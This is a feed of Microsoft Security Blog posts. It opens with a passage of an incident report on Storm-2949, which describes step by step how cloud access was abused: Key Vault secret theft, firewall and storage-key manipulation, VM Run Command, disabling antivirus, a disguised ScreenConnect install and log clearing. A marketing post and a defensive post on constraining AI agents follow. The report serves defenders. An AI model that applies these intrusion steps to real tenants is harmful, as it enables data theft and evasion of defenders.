Storm-2949 used a similar process repeatedly across multiple users within the targeted organization. The selection of victims, which included IT personnel and senior leadership, indicated deliberate targeting. Based on the roles of the compromised users and the investigation findings, we assess that the threat actor likely used an organized and convincing phishing scheme to lure users into completing the fraudulent MFA prompts and thereby compromise their identities.

Directory discovery and persistence

Following the initial identity takeover, the threat actor conducted directory discovery using Microsoft Graph API. Using a custom Python script, they issued automated API requests to enumerate users and applications within the tenant. Through these queries, the threat actor searched Microsoft Entra ID for user accounts based on name patterns and role attributes, likely to identify privileged identities and additional high‑value targets.

Figure 2 illustrates the types of Graph API queries observed:

Figure 1. Discovery using cURL.

During this attack phase, the threat actor also attempted to establish persistence by adding credentials to a compromised service principal to enable continued access independent of the compromised user accounts. This attempt failed due to insufficient permissions. Undeterred, the threat actor continued enumerating service principals and known application identifiers, indicating an effort to map application‑level access paths and expand long‑term footholds within the environment.
Using the same social engineering techniques and SSPR abuse described earlier, the threat actor expanded their foothold by compromising three additional cloud user accounts.

Microsoft 365 discovery and exfiltration

Storm-2949 leveraged their access to the compromised user accounts to explore and exfiltrate files from the victim organizations’ cloud file storage services. Shortly after obtaining initial access within the organization, they targeted Microsoft 365 applications, including OneDrive and SharePoint, identifying and accessing the organization’s sensitive files, focusing on IT documents concerning virtual private network (VPN) configurations and remote access procedures. We assess that this behavior reflects an attempt to identify opportunities for lateral movement from a compromised cloud identity into the endpoint network.

The threat actor then launched a large-scale data exfiltration from these storage services. In one instance, Storm-2949 used the OneDrive web interface to download thousands of files in a single action to their own infrastructure. This pattern of data theft was repeated across all compromised user accounts, likely because different identities had access to different folders and shared directories.

Cloud compromise: Microsoft Azure

Armed with access to multiple compromised identities – which were assigned with privileged custom Azure role-based access control (RBAC) roles on several Azure subscriptions – and a growing understanding of the environment, the threat actor shifted focus toward the victim’s Azure environment. With a clear agenda centered on data exfiltration, Storm-2949 demonstrated a relentless drive to uncover and extract the most sensitive assets within the victim’s Azure environment, specifically from production-based Azure subscriptions.

Their campaign targeted not only core applications but also the broader ecosystem of interconnected resources such as Azure App Services web applications, Azure Key Vaults, Azure Storage accounts, and SQL databases. These resources collectively power the organization’s cloud-hosted services. This phase marked a transition from identity-centric abuse and SaaS data theft to targeting a range of Azure services, with an emphasis on both PaaS and IaaS workloads.

Azure App Service and Key Vault compromise

One of Storm-2949’s main targets was a production Azure App Service web application that contained sensitive data. Following several failed attempts to access this application, likely due to gateway and network restrictions, Storm-2949 shifted focus to other web apps that appeared to be part of the same ecosystem. These auxiliary apps, such as those handling authentication or internal APIs, were individually deployed Azure App Service instances with their own resource identities.

Storm-2949 successfully compromised several of these secondary web apps by taking advantage of the user’s privileged Azure RBAC permissions and invoking the Azure management-plane operation, microsoft.Web/sites/publishxml/action, which retrieves the application’s publishing profile. This profile often contains basic authentication credentials for deployment endpoints such as FTP, Web Deploy, and the Kudu management console. Kudu is a built-in administrative interface for Azure App Services that allows authenticated users to browse the file system, inspect environment variables, and execute commands within the app’s context.

Despite successfully compromising several of these auxiliary web apps, Storm-2949 was unable to gain access to the primary production application they were ultimately targeting. It is assesed, that the secondary services, while part of the same broader ecosystem, didn’t contain the level of sensitive data or privileged access the threat actor was seeking. While these footholds provided visibility into application configurations and infrastructure, they didn’t deliver the high-value assets that aligned with the threat actor’s data exfiltration objectives. As a result, the threat actor was forced to pursue alternative paths in their effort to reach the production web app.

Storm-2949 recalibrated their approach and shifted their focus toward backend resources that were part of the sensitive web app ecosystem and could provide stronger leverage. The threat actor pivoted to the organization’s Azure Key Vault estate – an environment more likely to centralize sensitive secrets and offer indirect access to production systems. Part of the compromised user’s Azure RBAC permissions was the privileged Owner role over a specific Key Vault that seemed to contain credentials that would enable the compromise of the production application.

Over the span of four minutes, the threat actor successfully manipulated Key Vault access configurations and accessed dozens of secrets within the said Key Vault. These secrets included database connection strings, identity credentials, and more, dramatically expanding the attack’s blast radius.

Among these secrets, we believe the threat actor found credentials that enabled them to access the application they coveted the most, which was the main production web app. After they successfully authenticated into the web app, the threat actor changed its password to retain control. They then began exfiltrating sensitive data from it.

Azure Storage and SQL data exfiltration

In parallel, Storm-2949 expanded access across additional cloud resources inside the ecosystem that contained the web app, including Azure Storage accounts and an Azure SQL server.

To enable access to the server, the threat actor abused their existing Azure RBAC permissions to manipulate the SQL server firewall rules by using the microsoft.sql/servers/firewallrules/write operation. They then connected to the SQL server using the credentials they obtained (along with the web app credentials) from the compromised Key Vault.

The threat actor proceeded with data exfiltration and continued to delete the modified SQL firewall rules, which is an activity consistent with defense evasion.
Similar to the SQL server compromise, to set up and prepare for massive data exfiltration from Azure Storage, the threat actor also manipulated storage account network access configurations using the microsoft.storage/storageaccounts/write operation. This manipulation enabled public access to the storage accounts from a closed set of threat actor-owned IP addresses. In addition, the threat actor abused the Azure management-plane operation microsoft.Storage/storageAccounts/listkeys/action to access multiple storage account Shared Access Signature (SAS) tokens and account keys, enabling the use of static, non-interactive authentication to retrieve data.

Using these keys, the threat actor downloaded large volumes of data from several Azure Storage accounts using a custom Python script that leveraged the Azure SDK for Storage. The script allowed them to programmatically enumerate and download blobs directly to their own endpoint device. This storage‑based exfiltration continued over multiple days since the initial access, with the threat actor alternating between secret- and OAuth‑based authentication as access conditions and controls evolved.

Azure Virtual Machines compromise

Apart from the web app and data-store resource compromise, the abuse of Azure Virtual Machine (VM) extensions and administrative features – specifically Run Command and the VMAccess extension – were also prominent elements of this attack. These activities appear to have been primarily intended to expand operational access within the victim environment by leveraging compromised VMs as intermediary footholds. Observed actions across these systems focused on credential harvesting and environment discovery, as well as attempts to access resources that weren’t directly reachable through previously compromised identities. These efforts included domain reconnaissance and the collection of authentication material that could facilitate movement between cloud and on‑premises environments, as well as enable access to additional high‑value assets.

Shortly after the initial access, the threat actor operated in parallel, trying to compromise the organization’s virtual machines. Using the compromised users assigned with privileged Azure RBAC permissions, the threat actor deployed the VMAccess extension to create a new local administrator account on a targeted VM. VMAccess is an Azure VM extension intended to help administrators restore access to a VM when credentials get lost or misconfigured by allowing password resets or the addition of privileged local users through the Azure management plane. In this case, the threat actor abused the extension to gain backdoor access to an administrator user on the VM.

Using the Run Command feature, the threat actor deployed a script attempting to abuse the VM’s managed identity by requesting an access token from the Azure Instance Metadata Service (IMDS) and using it to authenticate to – and retrieve secrets from – the production web app-related Key Vault. However, the threat actor wasn’t able to retrieve the secrets because the managed identity lacked the required permissions. Yet, this attempt shows the threat actor using guest-level execution as a bridge to additional Azure resource access through workload identity.

Figure 2. Token theft and Key Vault access script.

ScreenConnect installation and defense evasion

Storm-2949 further abused the Run Command by running a PowerShell script intended to deploy persistent remote access while reducing host-based security visibility on multiple VMs.

The script attempted to weaken Microsoft Defender Antivirus by disabling several protections, including real-time protection and behavior monitoring, and by interfering with its associated service. These changes lowered the likelihood that subsequent activity would be blocked or generate actionable alerts on the device.

The script then installed the ScreenConnect remote monitoring and management (RMM) tool obtained from threat actor-controlled infrastructure. The installation process included several steps intended to masquerade the tool’s presence, such as making the network request appear consistent with trusted software updates and placing files in locations intended to resemble legitimate system content.

To further obscure the tool’s presence, the script attempted to rename or configure the installed service to resemble legitimate Windows components, providing a simple form of local masquerading.

Finally, the script attempted cleanup actions to remove local forensic artifacts that could be attributed to the threat actor. These included clearing Windows event logs, removing execution artifacts, and deleting command history and temporary files. Such steps are commonly observed in post-compromise activity and are generally intended to complicate investigation rather than provide durable evasion.

Post-compromise activity using ScreenConnect

The threat actor used the deployed ScreenConnect to launch commands across multiple compromised devices, performing basic discovery. This included collecting host level details (for example, operating system and configuration information) and enumerating domain context such as user accounts and group memberships.

Across a subset of those hosts, the threat actor focused on credential harvesting techniques. They discovered and exfiltrated .pfx certificate files – artifacts that might contain private keys and could be valuable for follow-on access if imported or reused elsewhere. In parallel, they searched for remote file shares for likely credential exposure by scanning files for password related strings. Not every collection effort occurred on every host; rather, it was distributed across systems based on what data and access each host provided.

These actions show ScreenConnect being used as a practical execution channel to run discovery, collect credentials, and attempt to operationalize access across different devices.

While the threat actor ultimately established execution on several endpoints, these systems didn’t appear to yield high value data aligned with their objectives. The endpoint activity primarily served as a secondary capability for discovery and credential harvesting, rather than a core exfiltration channel.

Throughout this incident, Microsoft Defender generated multiple alerts that helped analysts piece together activity across endpoints and cloud. Defender correlated these signals into unified incidents, surfacing high-fidelity alerts and a coherent view of threat actor activity. This kind of cross-domain correlation – collecting and normalizing telemetry and linking related alerts – illustrates the value of an integrated detection and response approach for improving signal-to-noise clarity and end-to-end visibility.

Mitigation and protection guidance

The visibility provided by correlated alerts across identities, cloud, and endpoints can help organizations investigate and understand attacks end-to-end. Building on this visibility, organizations can reduce risk and limit the impact of similar attacks by deploying appropriately scoped detection and response capabilities (including Microsoft Defender where applicable) and by applying targeted hardening practices.

Ensure adequate security coverage across attack surfaces

To effectively detect and respond to attacks that span identity, cloud, and endpoint environments, organizations should ensure they have monitoring, detection, and response capabilities deployed and properly configured across those surfaces. The following examples describe how Microsoft Defender capabilities can be used to help with this; equivalent controls might be available in other security solutions.

Use Microsoft Defender for Endpoint for:

  • Tamper protection enabled to prevent threat actors from stopping security services such as Defender for Endpoint, which can help prevent hybrid cloud environment attacks.
  • Endpoint detection and response (EDR) in block mode so that Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus doesn’t detect the threat or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts detected post-breach.
  • Investigation and remediation in full automated mode to allow Defender for Endpoint to take immediate action on alerts to help remediate alerts, significantly reducing alert volume.

Use Microsoft Defender for Cloud to protect your cloud resources and assets from malicious activity, both in posture management (Microsoft Defender Cloud Security Posture Management), and threat detection capabilities. Enable workload protection capabilities across cloud resources, including:

In addition, leverage the Microsoft Defender XDR to hunt for threats across cloud environments and resource with advanced hunting. Security teams can proactively investigate threat actor activity by querying telemetry across multiple domains using tables such as CloudAuditEvents, CloudStorageAggregatedEvents, and others, enabling deep visibility into control-plane and data-plane operations, authentication events, and cross-service attack patterns.

Use Microsoft Defender for Cloud Apps and enable connectors to monitor SaaS activity.

Security hardening and best practices

In addition to deploying the appropriate Defender capabilities, organizations should apply the following security controls and practices to mitigate similar attack paths:

Identity protection

  • Secure accounts with credential hygiene. Practice the principle of least privilege and audit privileged account activity in your Microsoft Entra ID and Azure environments to slow or stop threat actors.
  • Enable Conditional Access policies. Conditional Access policies are evaluated and enforced every time the user attempts to sign in. Organizations can protect themselves from attacks that leverage stolen credentials by enabling policies such as device compliance or trusted IP address requirements.
  • Ensure MFA is required for all users. Adding more authentication methods, such as the Microsoft Authenticator app or a phone number, increases the level of protection if one factor is compromised.
  • Ensure phishing-resistant MFA strength is required for Administrators and privileged user accounts.
  • Ensure all existing privileged users have an already registered MFA method to protect against malicious MFA registrations
  • Implement Conditional Access authentication strength to require phishing-resistant authentication for employees and external users for critical apps.
  • Refer to Azure Identity Management and access control security best practices for further steps and recommendations to manage, design, and secure cloud environment.
  • Turn on Microsoft Entra ID protection to monitor identity-based risks and create risk-based Conditional Access policies to remediate risky sign-ins.

Cloud resource protection

  • Use the Azure Monitor activity log to investigate and monitor Azure management events.
  • Configure and harden resources firewall rules and access controls to allow access only from trusted IP ranges and virtual networks to prevent unauthorized access.
  • Use Azure policies to continuously enforce the hardened configurations.
  • Practice and apply Azure Storage security best practices:
  • Use Azure policies for Azure Storage to prevent network and security misconfigurations and maximize the protection of business data stored in your storage accounts.
  • Implement Azure Blob Storage security recommendations for enhanced data protection.
  • Use the options available for data protection in Azure Storage.
  • Enable immutable storage for Azure Blob Storage to protect from accidental or malicious modification or deletion of blobs or storage accounts.
  • Enable Azure Monitor for Azure Blob Storage to collect, aggregate, and log data to enable recreation of activity trails for investigation purposes when a security incident occurs or network is compromised.
  • Use private endpoints for Azure Storage account access to disable public network access for increased security.
  • Avoid using anonymous read access for blob data.
  • Enable Azure blob backup to protect from accidental or malicious deletions of blobs or storage accounts.
  • Apply the principle of least privilege when authorizing access to blob data in Azure Storage using Microsoft Entra and RBAC and configure fine-grained Azure Blob Storage access for sensitive data access through Azure attribute-based access control (ABAC).
  • Practice and apply Azure Key Vault security best practices:
  • Enable purge protection in Azure Key Vaults to prevent immediate, irreversible deletion of vaults and secrets. Use the default retention interval of 90 days.
  • Enable logs in Azure Key Vault and retain them for up to a year to enable recreation of activity trails for investigation purposes when a security incident occurs or network is compromised.
  • Restrict public network access to Azure Key Vault by enabling private endpoints and disabling public access to reduce exposure to unauthorized access attempts.
  • Regularly audit Azure RBAC role assignments and Key Vault access policies, depending on the Key Vault permission model, to ensure least privilege and detect over-permissioned identities. Microsoft explicitly recommends Azure RBAC over Key Vault access policies. 
  • Configure SQL server firewall rules to restrict access to known IP addresses and monitor for unauthorized changes to firewall configurations.
  • Enforce authentication through Microsoft Entra ID for SQL instances to reduce reliance on static credentials and improve access control
  • Practice and apply Azure App Service security best practices:
  • Disable legacy authentication methods and enforce managed identity usage for Azure App Services to prevent credential theft through publishing profiles.
  • Monitor and restrict access to Azure App Service publishing credentials by limiting RBAC permissions and auditing usage of the publish profile API.
  • Enable diagnostic logging in App Service logs to detect suspicious deployment or configuration changes.
  • Enable Microsoft Azure Backup for virtual machines to protect the data on your Microsoft Azure virtual machines, and to create recovery points that are stored in geo-redundant recovery vaults.
  • Audit and restrict the use of Azure VM features and extensions such as Run Command and VMAccess by limiting RBAC permissions and monitoring for suspicious invocation patterns.
  • Use Azure Policy to restrict or audit the deployment of Azure VM extensions across your subscriptions.

General hygiene recommendations

Indicators of compromise (IOCs)

IOCs reflect observations at the time of analysis and may not be exhaustive or persistent.

IndicatorTypeDescription
176.123.4[.]44IP addressAttacker egressed from this address
91.208.197[.]87IP addressAttacker egressed from this address
185.241.208[.]243IP addressScreenConnect instance used by Attacker

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

Note that the following detections only covers the threat activities we’ve observed at the time of analysis.

Tactic Observed activity Microsoft Defender coverage
Initial access– Sign-in activity from attacker infrastructure to compromised identities

– Sign-in and authentication activity to Azure resources  
Microsoft Defender XDR
– Authentication with compromised credentials
– Compromised user account in a recognized attack pattern
– Malicious sign in from a risky IP address
– Malicious sign in from an IP address associated with recognized attacker infrastructure
– Malicious sign in from recognized attacker infrastructure
– Malicious sign-in from an unusual user agent
– Malicious sign-in from known threat actor IP address
– Successful authentication from a malicious IP
– Successful authentication from a suspicious IP
– Successful authentication using compromised credentials
– User compromised through session cookie hijack
– User signed in from a known malicious IP Address
– Impossible Travel

Microsoft Defender for Identity
– Possibly compromised user account signed in
– Possibly compromised service principal account signed in

Microsoft Defender for Cloud
Defender for Resource Manager
Suspicious invocation of a high-risk ‘Initial Access’ operation detected (Preview)

Defender for Databases
Login from an unusual location

Defender for Storage
– Access from an unusual location to a storage account Access from an unusual location to a storage blob container
– Access from an unusual location to a sensitive blob container
– Access from a known suspicious IP address to a sensitive blob container
– Access from a suspicious IP address
– Unusual unauthenticated public access to a sensitive blob container
Execution– Various types of execution-related suspicious activity by an attacker were observedMicrosoft Defender XDR
– Possibly compromised user ran a malicious script using an Azure VM extension
– Potential hybrid ransomware or hands-on-keyboard attack originating from Azure VM extensions
– Hybrid ransomware or hands-on-keyboard attack originating from Azure VM extensions
– Azure VM extension activity followed by ransomware or hands-on-keyboard attack

Microsoft Defender for Cloud
Defender for Resource Manager
– Suspicious invocation of a high-risk ‘Execution’ operation detected (Preview)
– Azure Resource Manager operation from suspicious IP address
– Suspicious Run Command invocation detected (Preview)

Defender for Servers P2
– Run Command with a suspicious script was detected on your virtual machine
– Suspicious Run Command usage was detected on your virtual machine (Preview)
– Suspicious unauthorized Run Command usage was detected on your virtual machine (Preview)

Microsoft Defender for Endpoint
– Compromised account conducting hands-on-keyboard attack
– Potential human-operated malicious activity
– Suspicious process execution
– Suspicious command execution via ScreenConnect
– Suspicious activity through Azure VM extension process
Persistence– Attacker device registered as MFA method

– ScreenConnect installed on Azure VMs
Microsoft Defender for Identity
– Suspicious addition of default third‑party MFA method to user account
– Suspicious Entra device join or registration

Microsoft Defender for Cloud Apps
– Suspicious addition of device with strong MFA
– Suspicious addition of strong authentication device
– Malicious device with strong MFA was registered

Microsoft Defender for Endpoint
Uncommon remote access software
Defense evasion– Attempts to tamper with Microsoft Defender Antivirus

– Manipulation of Azure Storage account, Key Vault, and SQL database configurations
Microsoft Defender for Endpoint
– Attempt to turn off Microsoft Defender Antivirus protection
– Attempt to clear event log
– Event log was cleared

Microsoft Defender for Cloud
Defender for Resource Manager
Suspicious invocation of a high-risk ‘Defense Evasion’ operation detected (Preview)

Defender for Key Vault
Suspicious policy change and secret query in a key vault
Credential access– Secret extraction from Azure Key Vault

– Attempted theft of workload identity tokens using Azure VM Run Command

– Credential harvesting from endpoints through ScreenConnect

– Publishing Azure App Service web app profile for credential access

– Listing Azure storage account access keys for access  
Microsoft Defender Antivirus
– Trojan:Win32/SuspAdSyncAccess
– Backdoor:Win32/AdSyncDump
– Behavior:Win32/DumpADConnectCreds
– Trojan:Win32/SuspAdSyncAccess
– Behavior:Win32/SuspAdsyncBin

Microsoft Defender for Endpoint
– Indication of local security authority secrets theft
– Password stealing from files

Microsoft Defender for Cloud
Defender for Resource Manager
Suspicious invocation of a high-risk ‘Credential Access’ operation detected (Preview)

Defender for Servers P2
Run Command with a suspicious script was detected on your virtual machine

Defender for Key Vault
– Suspicious policy change and secret query in a key vault
– High volume of operations in a key vault
– Unusual application accessed a key vault
– Unusual operation pattern in a key vault
– Unusual user accessed a key vault
– Access from a suspicious IP address to a key vault
Discovery
– Domain and system discovery commands run on virtual machines
Microsoft Defender for Endpoint
Suspicious sequence of exploration activities

Microsoft Defender for Cloud Apps
Suspicious file access
Lateral movement– Traversal between cloud resources and applicationsMicrosoft Defender for Identity
Suspicious sign-in to a web app following MFA phone number tampering activity

Microsoft Defender for Cloud Apps
Compromised user accessed a SaaS application

Microsoft Defender for Cloud
Defender for Resource Manager
Suspicious invocation of a high-risk ‘Data Collection’ operation detected (Preview)  
Exfiltration– Data exfiltration from Azure Storage accounts and other resources

– Data exfiltration from file storage services
Microsoft Defender XDR
Suspicious behavior: Mass download

Microsoft Defender for Cloud Apps
– Suspicious massive data read
– Suspicious mass download from risky or unusual session
– Possible exfiltration of data archive
– Possible data exfiltration from a suspicious IP address
– Suspicious quantity of downloaded archive files

Microsoft Defender for Cloud
Defender for Resource Manager
Suspicious invocation of a high-risk ‘Data Collection’ operation detected (Preview)

Defender for Storage
– The access level of a potentially sensitive storage blob container was changed to allow unauthenticated public access
– Publicly accessible storage containers successfully discovered
– Publicly accessible storage containers unsuccessfully scanned
– Unusual amount of data extracted from a storage account
– Unusual data access activity
– Unusual amount of data extracted from a sensitive blob container
– Unusual number of blobs extracted from a sensitive blob container
– Potential data exfiltration detected
– Access from a suspicious IP address

This research is provided by Microsoft Defender Security Research with contributions from Adi Segal, Karam Abu Hanna, Alon Marom, and members of Microsoft Threat Intelligence.

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedInX (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

How Microsoft discovers and mitigates evolving attacks against AI guardrails 

Learn more about securing Copilot Studio agents with Microsoft Defender  

Evaluate your AI readiness with our latest Zero Trust for AI workshop.

Learn more about Protect your agents in real-time during runtime (Preview)

Explore how to build and customize agents with Copilot Studio Agent Builder 

Microsoft 365 Copilot AI security documentation 

The post How Storm-2949 turned a compromised identity into a cloud-wide breach appeared first on Microsoft Security Blog.

  •  

How to better protect your growing business in an AI-powered world

AI is rapidly reshaping how work gets done in companies and organizations. In celebrating National Small Business Month, we want to acknowledge the unique challenges that growing business leaders face as AI creates both opportunity and risk. They face constant tradeoffs between moving fast, managing risk, and keeping operations stable under pressure. At the same time, cybercriminals are moving faster, their attacks are becoming more targeted, and AI is helping increase efficacy of the threats. In fact, AI-automated phishing is 4.5 times more effective than traditional cyberattacks. It takes only one convincing phishing email, and one stray click to enable a breach.1

The key question is: How can we maximize the benefits of AI while staying protected in a rapidly evolving threat landscape?

Cybersecurity—from IT issue to business risk

Today’s cybersecurity landscape is defined by speed, scale, and automation—trends that disproportionately affect growing businesses. According to the 2025 Microsoft Digital Defense Report, Microsoft now processes more than 100 trillion security signals every day and blocks 4.5 million new malware files daily, underscoring just how industrialized cybercrime has become. Increasingly, cyberattackers are using AI to automate phishing, generate highly convincing scams, and rapidly adapt malware, making cyberattacks more frequent and harder to detect.

For businesses that often lack dedicated security teams or round-the-clock monitoring, this shift has real business consequences: disrupted operations, financial loss from ransomware or fraud, and lasting damage to customer trust. The report also notes that most modern cyberattacks now target identities, like user accounts and access—a challenge for organizations relying on cloud services and remote work without strong protections in place for accounts and access. As AI continues to amplify both the volume and sophistication of cyberattacks, cybersecurity is no longer just an IT issue for businesses—it’s a core business risk that can directly affect resilience and growth.

A graphic showing that 1.6 million fraudulent account attempts are blocked by Microsoft every hour.
Source: Cyber Signals Issue 9.2

Building a foundation of trust

In this new reality, security becomes the foundation of trust—helping growing businesses protect their operations, preserve customer trust, and move forward with confidence. For business owners, cybersecurity isn’t just about stopping cyberattacks; it’s about keeping the business running day to day. When systems go down, orders can’t be processed, employees can’t do their work, and customers are left waiting or wondering whether their data is safe. Even short disruptions can have outsized consequences for growing businesses, from lost revenue and stalled growth to reputational damage that’s hard to repair. By making security a core part of how the business operates—not an afterthought—even the smallest businesses put themselves in a stronger position to withstand disruptions, maintain credibility with customers, and create a stable foundation for long-term growth.

A graphic showing that 82% of ransomware attacks target small and medium businesses.
Source: The Devastating Impact of Ransomware Attacks on Small Businesses.3

Simple, built‑in security for your growing business

Effective security must be simple, approachable, and fit the realities of running a business with limited time and resources. Many growing businesses don’t have dedicated security teams or the time and resources to manage complex tools, yet they still need protection that keeps pace with modern threats. Microsoft Security is built with this in mind, offering integrated, easy‑to‑manage protections that help safeguard devices, identities, email, and cloud apps without adding unnecessary complexity. Microsoft 365 Business Premium combines productivity and built-in security in one streamlined solution, with centralized visibility and automation that reduces manual effort. It helps protect your users, devices, and data across your business, so you can stay focused on customers and day-to-day operations. By providing security that works quietly in the background—and scales as the business grows—Microsoft helps businesses of all sizes protect what matters most without slowing them down.

Allowing people to operate devices and applications without conditional access increases risks. Getting that done was a huge success for us.

—Theo Mouchteros, Head of IT Operations, Acumen

Take the next step

To discover the right security plan for growing business, read our small and medium business plans and pricing options or contact Microsoft Sales for more support.

To learn more about Microsoft Security solutions, visit our website. Bookmark the Security blog to keep up with our expert coverage on security matters. Also, follow us on LinkedIn (Microsoft Security) and X (@MSFTSecurity) for the latest news and updates on cybersecurity.


1Microsoft Digital Defense Report 2025.

2Cyber Signals Issue 9.

3The Devastating Impact of Ransomware Attacks on Small Businesses.

The post How to better protect your growing business in an AI-powered world appeared first on Microsoft Security Blog.

  •  

Defense in depth for autonomous AI agents

Designing Secure Autonomous AI Agents with Defense in Depth

AI agents are moving beyond assistance and into action. Instead of generating content, they invoke tools, modify data, trigger workflows, and operate across systems with increasing autonomy. This shift changes the security problem fundamentally. When an agent can act autonomously, mistakes propagate faster, blast radius increases, and rollback becomes harder.

Security for agentic AI relies on defense in depth. What changes with autonomous agentic AI is where security decisions matter most. As autonomy increases, the center of gravity moves away from the model alone and toward how agents are assembled, constrained, and governed inside real applications. To build agentic AI applications that can be operated safely at scale, you need to deliberately design how agents are assembled, constrained, and governed within real applications. In return, you increase the likelihood of predictable behavior, controlled blast radius, and the confidence to deploy autonomy in production.

Defense in depth for agentic AI systems

Agentic AI systems are vulnerable to the existing security risks of software systems, and introduce new threat classes: agent hijacking, intent breaking, sensitive data leakage, supply chain compromise, and inappropriate reliance. Any weakness in permissions, data protection, or access control that exists today is amplified when an agent is added to the system.

A useful way to reason about agent security is through the following mitigation layers:

  • Model layer: Influences how the agent reasons through training data, fine-tuning, and refusal behaviors.
  • Safety system layer: Provides runtime protections such as content filtering, guardrails, logging, and observability.
  • Application layer: Defines what the agent can do and how it does it through application architecture, permissions, workflows, and escalation paths.
  • Positioning layer: Shapes how the system is presented to users through transparency documentation and UX disclosure.

Each layer reinforces the others, and no single layer is sufficient on its own. The model layer is probabilistic by nature. The safety system layer observes and intervenes at runtime. The positioning layer shapes perception. But for organizations building agentic AI applications, the application layer is the decisive one because it is the only layer builders fully control.  The application layer translates probabilistic model behavior into deterministic system outcomes. This is also where customers turn generic components into differentiated systems: two organizations can start with the same model and tools and end up with very different security outcomes depending on how they constrain agent behavior at this layer.

Why the application layer matters most when building agentic AI applications

Most organizations build agentic AI applications by combining off-the-shelf models, tools, and business data into systems that perform specific tasks. The application layer is where they decide which actions an agent is allowed to take, which tools and data it can access, how permissions are scoped and enforced, how failures are handled, and when humans must be involved.

Getting these decisions right requires thinking through several specific design patterns. Each one addresses a distinct failure mode. Together, they form the practical expression of defense in depth at the application layer.

Here are some recommended design patterns for building a more resilient application layer for your agents.

Pattern 1: Design agents like microservices

The most consequential application layer decision is action scope: how broadly you define an agent’s responsibilities. A common and dangerous failure mode is the “everything agent,” a single agent with broad permissions, many tools, and loosely defined responsibilities. Every additional tool expands the attack surface. Every ambiguous instruction increases the risk of error or task drift. As autonomy and tools increase, these risks compound quickly.

A more resilient approach is to design agents the way distributed systems have been designed for decades: as carefully scoped components with bounded capabilities. Agents should have isolated permissions, clear interfaces, and narrow responsibilities. More complex behaviors emerge from orchestration rather than from granting a single agent broad authority. Building agents like microservices, with constrained responsibilities and scoped permissions by design, is one of the most effective structural controls available at the application layer.

Pattern 2: Least permissions

Bounded scope defines what an agent is responsible for. Progressive permissioning governs what actions are permitted within that scope. As a rule, permissions should always start at zero (“zero trust”).

For safe design, no actions should be permitted by default. Actions are enabled explicitly, based on role and system needs. Least-privilege and zero-access principles apply to agents just as they do to human users.

Permissions granted loosely at design time become exploitable surfaces at runtime.

In practice, this means every tool call, data access, and external integration an agent can invoke should be the result of a deliberate authorization decision, not an implicit one. The question is not “should we restrict this?” but “have we explicitly permitted this?”

The general rule is to scope capabilities to the duration of a specific task. If task-based limits aren’t feasible, implement time-based limits. Task-focused permissions are preferred because they naturally “expire” when the task completes; temporal permissions help limit blast radius.

Pattern 3: Deterministic human-in-the-loop design

Even well-scoped, well-permissioned agents need a governance backstop for high-stakes decisions. Human-in-the-loop (HITL) review is often discussed as a trust mechanism: a way to keep humans informed. In agentic systems, it is better understood as a governance mechanism: a structural control that prevents agents from self-authorizing consequential actions.

The critical design mistake here is letting the model decide when human review is required. If escalation is left to probabilistic reasoning, an adversarial prompt or an ambiguous instruction can bypass review entirely. A model that reasons its way out of escalating is exhibiting exactly the behavior the escalation mechanism was supposed to catch.

In secure agentic systems:

  • HITL review ideally is enforced deterministically by the application layer, or orchestrator, not delegated to the model.
  • Escalation triggers are defined in code.
  • An orchestrator enforces HITL review triggers.
  • Intervention can occur mid-execution — including during tool calls — rather than only before or after an action completes.

This design removes ambiguity about when review is required, supports auditability for oversight and compliance, and ensures that as agents move toward greater autonomy, the separation between reasoning and enforcement remains intact.

Pattern 4: Agent identity as a security primitive

It is an unfortunate reality that human users are routinely over-permissioned (“give them access to everything”). To implement Pattern 1: Agents as Microservices and Pattern 2: Least permissions, agents must never have the same identity as the user. This sounds obvious, but it requires deliberate design: When an action is taken, you need to know if it was executed by the user, the agent was acting on its own behalf, or the agent acting on the user’s behalf. Each agent must be assigned a unique, verifiable identity which allows assignment of explicit and narrowly scoped permissions, lifecycle controls, and accountability.

